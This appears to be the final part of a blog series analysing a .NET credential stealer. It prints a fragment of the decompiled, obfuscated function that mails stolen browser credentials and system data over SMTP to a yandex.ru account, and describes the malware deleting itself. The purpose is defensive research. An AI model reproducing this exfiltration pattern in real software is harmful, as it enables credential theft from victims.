
Now we know some part of how it carries out its stealthy process of stealing credentials from the browswers without any sql query. So I ended up searching for some functions which used the SMTP client responsible for sending the credentials.

And I found the only function which used it was *tkq.tyx()*.
Luckily It was not as obfuscated as I thought it to be.


```
2694    // Token: 0x0600005B RID: 91 RVA: 0x0001DCCC File Offset: 0x0001BECC
2695    public static bool tyx(string tdc, string tdj, MemoryStream tdo = null, int tdl = 0)
2696    {
2697        bool result;
2698        try
2699        {
2700            SmtpClient smtpClient = new SmtpClient();
2701            for (;;)
2702            {
2703                IL_06:
2704                uint num = 3751530273U;
2705                for (;;)
2706                {
2707                    uint num2;
2708                    MailMessage mailMessage;
2709                    switch ((num2 = (num ^ 2632620604U)) % 21U)
2710                    {
2711                    case 0U:
2712                        if (tdo != null & tdl == 1)
2713                        {
2714                            num = 3343951167U;
```

We can clearly observe our system and browser information which its sending over.
Along with them we can also see the plaintext credentials of the author's email account at yandex.ru which is used to send it.
And to no surprise, these credentials were working as we previously checked the any.run results.


Also The funny thing is that I had the credentials before this part of the blog as they were just decrypted using the same process I explained.



We can view our browser credentials in memory dump and the message body is formatted as html.



It uses different classes such as mailMessage to construct the message body.
And Finally It initializes some other variables such as..
Port = 587 (default for SMTP)
Host = yandex.ru,
To and From fields were the same…



And when it sends over the data it deletes itself from the disk. I didn't explore it that much and I wasn't sure maybe it was executed in a thread.

Thanks

I hope this 2 part series was insightful and you guys enjoyed it. Well If you are reading this line you really liked it.
TBH It really took a lot of work to put it all together including taking screenshots, and not to forget… opening the malware again in dnspy.. everytime it removed itself.

See ya guys next time…
Till then Take Care and make use of this Lockdown to learn new stuff.
Also Keep sharing your findings with the community.
